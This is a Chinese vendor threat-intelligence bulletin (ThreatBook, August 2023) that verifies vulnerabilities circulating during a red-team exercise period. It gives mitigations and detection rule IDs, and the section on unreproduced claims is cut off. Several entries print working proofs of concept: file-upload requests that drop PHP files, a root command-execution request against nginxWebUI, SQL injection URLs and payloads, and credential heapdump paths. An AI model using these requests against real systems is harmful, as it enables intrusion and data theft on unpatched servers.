

HW 期间流传漏洞-验真情报合集

微步出品 · 全网独家 · 人肉验真 · 持续更新

版本号：2023**0810**

2023/08/10

微步研究响应中心



扫码关注
随享更多情报资讯

当前版本收录：截止到 8 月 10 日的所有 hw 流传漏洞验真情报合集

- 针对 HW 期间各渠道流传的漏洞消息，微步成立了 HW 漏洞专项组，对截获的每一条漏洞消息进行严谨的人工验证和复现，现将验证结果汇总为本报告；
- 本报告将以 1-2 日/次的频率不定期更新版本，接收方请密切关注报告日期，确保使用最新版本的报告；
- **本报告内容最终解释权归微步所有。该情报为微步内部情报，接收方不得再次转发或对外公开发布。接收方须将该情报用于维护自身网络安全等合法目的，不得用于发起网络攻击等违法行为。**

目录

已验真的 0day 漏洞	4
泛微 Eoffice10 前台 SQL 注入 (XVE-2023-6334)	4
猎鹰安全科技终端安全系统 SQL 注入漏洞 (XVE-2023-5913)	4
已验真的 1 day/Nday 漏洞	6
WPS 远程代码执行漏洞 (XVE-2023-17624)	6
锐捷 Riil-BMC 综合业务管理系统命令执行漏洞 (XVE-2022-28361)	6
海康威视 iSecure Center 综合安防管理平台文件上传漏洞 (XVE-2022-23348)	7
海康威视 iSecure Center 综合安防平台信息泄露漏洞 (XVE-2023-23730)	8
泛微 E-Mobile6 messageType.do sql 注入 (XVE-2023-23704)	8
泛微 OA E-Office OfficeServer.php 任意文件上传漏 (XVE-2022-28902)	9
广州红帆科技有限公司 ioffice 存在文件上传漏 (XVE-2020-10239)	10
深信服 应用交付报表 RCE (XVE-2023-23709)	11
蓝凌 eis 8.0 前台任意文件上传 (XVE-2023-23708)	12
帆软 FineReport v10 报表反序列化漏洞 (XVE-2022-18536)	13
泛微 E-Office 任意文件上传 (XVE-2023-8377)	13
nginxWebUI 远程命令执行漏洞 (XVE-2023-2934)	14
用友时空 KSOA TaskRequestServlet sql 注入漏洞 (XVE-2023-23735)	15
金蝶 K3ERP 系统 CusShareService SQL 注入 (XVE-2023-23740)	16
DzzOffice RCE (XVE-2023-23731)	16
用友时空 KSOA QueryService sql 注入漏洞(XVE-2023-23738)	17
启明星辰-4A 统一安全管控平台 getMater 信息泄漏 (XVE-2023-23713)	18
未复现成功的漏洞	19
关于微步在线漏洞情报订阅服务	20
服务简介	20
服务内容	20
能力优势	20

已验真的 Oday 漏洞

泛微 Eoffice10 前台 SQL 注入 (XVE-2023-6334)

来源: X 漏洞奖励计划

影响版本: v10.0_20180516 <= version <= v10.0_20230221

临时缓解措施:

- 使用网络 ACL 限制访问来源, 加强监测。
- 微步威胁感知平台 TDP 已支持检测, TDP 模型版本需要更新到 20230808XXXXXX 及以上版本; 更新过版本的用户, TDP 已具备该检测能力; 规则 ID: S3100119400、S3100119401、S3100119402、S3100119403
- 微步安全情报网关 OneSIG 2.4.1 已支持检测, 规则更新包需要为: 20230725

详情信息:

该漏洞仍处于 Oday 状态, 暂不公开提供。如有需要请联系微步支持。

猎鹰安全科技终端安全系统 SQL 注入漏洞 (XVE-2023-5913)

来源: X 漏洞奖励计划

影响版本: version ≤ 9.0 2022.10.18.12

临时缓解措施:

- 使用网络 ACL 限制访问来源, 加强监测。
- 微步威胁感知平台 TDP 已支持检测, TDP 模型版本需要更新到 20230808XXXXXX 及以上版本; 更新过版本的用户, TDP 已具备该检测能力; 规则 ID: S3100119325、S3100119330
- 微步安全情报网关 OneSIG 2.4.1 已支持检测, 规则更新包需要为: 20230725

详情信息:

该漏洞仍处于 Oday 状态，暂不公开提供。如有需要请联系微步支持。

微步研究响应中心

已验真的 1day/Nday 漏洞

WPS 远程代码执行漏洞（XVE-2023-17624）


来源：X 漏洞奖励计划

漏洞信息：

<https://mp.weixin.qq.com/s/pTOBtUKsOpNmwywR8Q7UGQ>

详情信息：

该漏洞影响较大，暂不公开提供。



锐捷 RIIL-BMC 综合业务管理系统命令执行漏洞 (XVE-2022-28361)


来源：公开信息。X 漏洞奖励计划于 2022 年已收录。

漏洞信息：

<https://x.threatbook.com/v5/vul/f0687b3862aa4400bbc291ab1da368fe827953eb>

[d6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa](https://x.threatbook.com/v5/vul/d6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa)

详情信息:




海康威视 iSecure Center 综合安防管理平台文件上传漏洞 (XVE-2022-23348)

来源: 公开信息。X 漏洞奖励计划于 2022 年已收录。

漏洞信息:

<https://x.threatbook.com/v5/vul/1f69af7477471f917b0a909d5164f8c9827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa>

详情信息:



海康威视 iSecure Center 综合安防平台信息泄露漏洞 (XVE-2023-23730)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/1f69af7477471f917b0a909d5164f8c9827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa>

详情信息：

<https://x.x.x.x/artemis-portal/artemis/env>

延申 dump 内存获取用户名密码信息：/artemis-portal/artemis/heapdump

泛微 E-Mobile6 messageType.do sql 注入 (XVE-2023-23704)

来源：公开信息


漏洞信息：

<https://x.threatbook.com/v5/vul/d0c96ba90a8b111016e3049dff2c1e1f827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息：

2011 年 hw 期间的漏洞，泛微官方在 2011 年 4 月就修了，但经过验证互联网上还有很多资产能成功利用。

<http://localhost/messageType.do?method=create&typeName=1'>



泛微 OA E-Office OfficeServer.php 任意文件上传漏 (XVE-2022-28902)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/233974a61ff63ba8b2f7ab2e5bdf13e8827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息：

```
POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1
Host:
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Connection: close
Content-Length: 396
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLpoiBFy4ANA8daew
```

```

Origin: null

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537.36

-----WebKitFormBoundaryLpoiBFy4ANA8daew

Content-Disposition: form-data;name="FileData";filename="success.php"

Content-Type: application/octet-stream

<?php

phpinfo();


?>

-----WebKitFormBoundaryLpoiBFy4ANA8daew

Content-Disposition: form-data;name="FormData"

{'USERNAME':'admin','RECORDID':'undefined','OPTION':'SAVEFILE','FILENAME':'success.php'}

-----WebKitFormBoundaryLpoiBFy4ANA8daew--
    
```



PHP Version 7.4.14

System	Windows NT BO-OA 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Jan 5 2021 15:05:46
Compiler	Visual C++ 2017
Architecture	x86
Configure Command	ccscript /nologo /e:script configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-ats" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\vs80\instantclient_12_1\udk\shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\vs80\instantclient_12_1\udk\shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	D:\e-office10\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS.VC15
PHP Extension Build	API20190902.NTS.VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

广州红帆科技有限公司 ioffice 存在文件上传漏 (XVE-2020-10239)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/2158e5efa87fb7d774d074c41574a7b9827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息:

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/iooffice/prg/set/Report/ioRepPicAdd.aspx` with various headers and a body containing form data. The 'Response' tab shows the corresponding HTML response, which includes a title, CSS links, and a form with several JavaScript calls, including `iooffice/js/iooffice.js` and `iooffice/js/date.js`.

深信服 应用交付报表 RCE (XVE-2023-23709)

来源: 公开信息

漏洞信息:

<https://x.threatbook.com/v5/vul/e0cd46fa795773a4b2da2561ad50cb63827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息:




蓝凌 eis 8.0 前台任意文件上传 (XVE-2023-23708)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/42a76b6285e92989738f2442715806e7827953e>
[bd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v](https://x.threatbook.com/v5/vul/bd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v)

详情信息：



帆软 FineReport v10 报表反序列化漏洞 (XVE-2022-18536)


来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/a855bbbcdccfd024a5c9ac7224f891827953eb>

<d6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息：



泛微 E-Office 任意文件上传 (XVE-2023-8377)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/482e9d6de8ee505c3b329097398251519a6f6c2>

<0e89c4c22f63a35a6104b4084ace41ee1367048b2bada5e3a0da0991a?s=v>

详情信息：

Request

Pretty

Raw

Hex

↕

↵

☰

```

1 POST /inc/jquery/uploadify/uploadify.php HTTP/1.1
2 Host: 
3 Content-Length: 193
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: null
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarydRVCgWq4Cx3Sg6tt
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
12 Connection: close
13
14 -----WebKitFormBoundarydRVCgWq4Cx3Sg6tt
15 Content-Disposition: form-data; name="Filedata"; filename="
  uploadify.php."
16 Content-Type: image/jpeg
17
18 456
19 -----WebKitFormBoundarydRVCgWq4Cx3Sg6tt

```

Response

Pretty

Raw

Hex

Render

↕

↵

☰

```

1 HTTP/1.1 200 OK
2 Date: Tue, 18 Oct 2022 09:17:52 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Content-Length: 9
6 Connection: close
7 Content-Type: text/html; charset=utf-8
8
9 821185279

```

nginxWebUI 远程命令执行漏洞（XVE-2023-2934）

来源：X 漏洞奖励计划，该漏洞 PoC 已公开

漏洞信息：

<https://x.threatbook.com/v5/vul/3ccee949200a48d6fae4bffd74f50c909a6f6c20e>

<89c4c22f63a35a6104b4084ace41ee1367048b2bada5e3a0da0991a?s=v>

详情信息：

Request

Pretty

Raw

Hex

MarkInfo

Links

☰

↕

↵

☰

```

1 GET /AdminPage/conf/runCmd?cmd=id HTTP/1.1
2 Host: 172.23.80.75:8080
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
  Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10

```

Response

Pretty

Raw

Hex

Render

Links

☰

↕

↵

☰

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=92b507f475c54e599d8a000119eb52e2; path=/;
  Max-Age=7200; Expires=Tue, 10-Jan-2023 07:13:36 GMT
4 Set-Cookie: SOLONID2=10402401d0c7211d8e1ed3cb05aba25f; path=/;
  Max-Age=7200; Expires=Tue, 10-Jan-2023 07:13:36 GMT
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 221
7 Date: Tue, 10 Jan 2023 05:13:36 GMT
8
9 {
  "success":true,
  "status":"200",
  "obj":
  "<span class='blue'>id</span><br>运行失败<br>uid=0(root) gid=0(root)
  groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11
  (floppy),20(dialout),26(tape),27(video)<br>"
}

```

北京微步在线科技有限公司 | www.threatbook.cn

Page 14

用友时空 KSOA TaskRequestServlet sql 注入漏洞 (XVE-2023-23735)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/9444c72e346f3263e0f953ee7fa6b6ce827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息：

/servlet/com.sksoft.v8.trans.servlet.TaskRequestServlet?unitid=1&password=1,注入点在 unitid

```
DawnT0wn — sqlmap -u http://200/servlet/com.sksoft....
N
[13:47:09] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[13:47:11] [INFO] target URL appears to be UNION injectable with 1 columns
[13:47:11] [INFO] checking if the injection point on GET parameter 'unitid' is a false positive
GET parameter 'unitid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: unitid (GET)
  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: unitid=1';WAITFOR DELAY '0:0:5'--&password=1
---
[13:47:33] [INFO] testing Microsoft SQL Server
[13:47:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[13:47:38] [INFO] confirming Microsoft SQL Server
[13:47:44] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2008
```

金蝶 K3ERP 系统 CusShareService SQL 注入 (XVE-2023-23740)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/aab888f0ac1cf476a2242e01d55c2900827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息：



DzzOffice RCE (XVE-2023-23731)

来源：公开信息

漏洞信息：

<https://x.threatbook.com/v5/vul/9514af7b56c85af89a03b8601e9c6ebf827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa>

详情信息：

通过随机数安全得到 authkey，加密后，发送 payload

```
POST
/core/api/wopi/index.php?access_token=1&action=contents&path=MTQxZGw4UWs2YmEwcUswVWMwYzNkVprc
Xc2NWNaeERVZWlxZmNJMGVSQ2NGbTBUTUFzSTJmc1c1LTczRGFEZDZHNDExRU13WXFEEDEwdFJNb28=
```




```
<?php phpinfo();?>
```

Page 17

<https://x.threatbook.com/v5/vul/f83c1fa47ffccfe2e38dcd2030615bde827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息:

/servlet/com.sksoft.bill.QueryService?service=query&content=SELECT%20name%20FROM%20sys.databases;



启明星辰-4A 统一安全管控平台 getMater 信息泄漏 (XVE-2023-23713)

来源: 公开信息

漏洞信息:

<https://x.threatbook.com/v5/vul/58b5ad81bc7df9e1ee88e09c8fa07efd827953ebd6d17bb5acfd507a704f2a619e446f9c551580ed5cf43f5a27d11aaa?s=v>

详情信息:

/accountApi/getMaster.do

未复现成功的漏洞

- 绿盟 sas 安全审计系统任意文件读取。复现未成功，可持续关注，延后修复
- 泛微 E-Mobile7 20190806 版本文件上传漏洞。复现未成功，可持续关注，延后修复
- QQ 客户端存在 RCE。复现未成功，可持续关注，延后修复
- Coremail 邮件系统未授权访问获取管理员账密。复现未成功，可持续关注，延后修复

微步研究响应中心

关于微步在线漏洞情报订阅服务

服务简介

微步在线漏洞情报订阅服务是由微步在线漏洞团队面向企业推出的一项高级分析服务，致力于通过微步在线自有产品强大的高价值漏洞发现和收集能力以及微步在线核心的威胁情报能力，为企业提供 0day 漏洞预警、最新公开漏洞预警、漏洞分析及评估等漏洞相关情报，帮助企业应对最新 0day/1day 等漏洞威胁并确定漏洞修复优先级，快速收敛企业的攻击面，保障企业自身业务的正常运转。

服务内容

- ✓ 提供业内小范围活跃使用的 0day 漏洞情报及详细分析报告。
- ✓ 提供最新公开披露漏洞的漏洞分析预警服务，包含漏洞影响产品及版本、基于威胁情报的漏洞修复优先级（VPT）相关信息、排查及修复建议。
- ✓ 提供人工漏洞影响面排查及分析服务。

能力优势

- ✓ 微步在线 X 漏洞奖励计划面向全行业收集高价值漏洞，相关收录漏洞通过分析验证确认后，会作为漏洞情报订阅内容之一提供给企业。X 漏洞奖励计划上线至今已经收录大量主流应用、中间件、主流商业安全/网络/运维管理产品的高价值漏洞，能够有力帮助企业抵御 0day 威胁。
- ✓ 微步在线多款自有产品具备强大的 0day 漏洞及漏洞在野攻击的发现能力。目前微步在线的免费蜜罐产品 HFish 已经在全球部署上万个节点，还包括数千个流量分析节点。
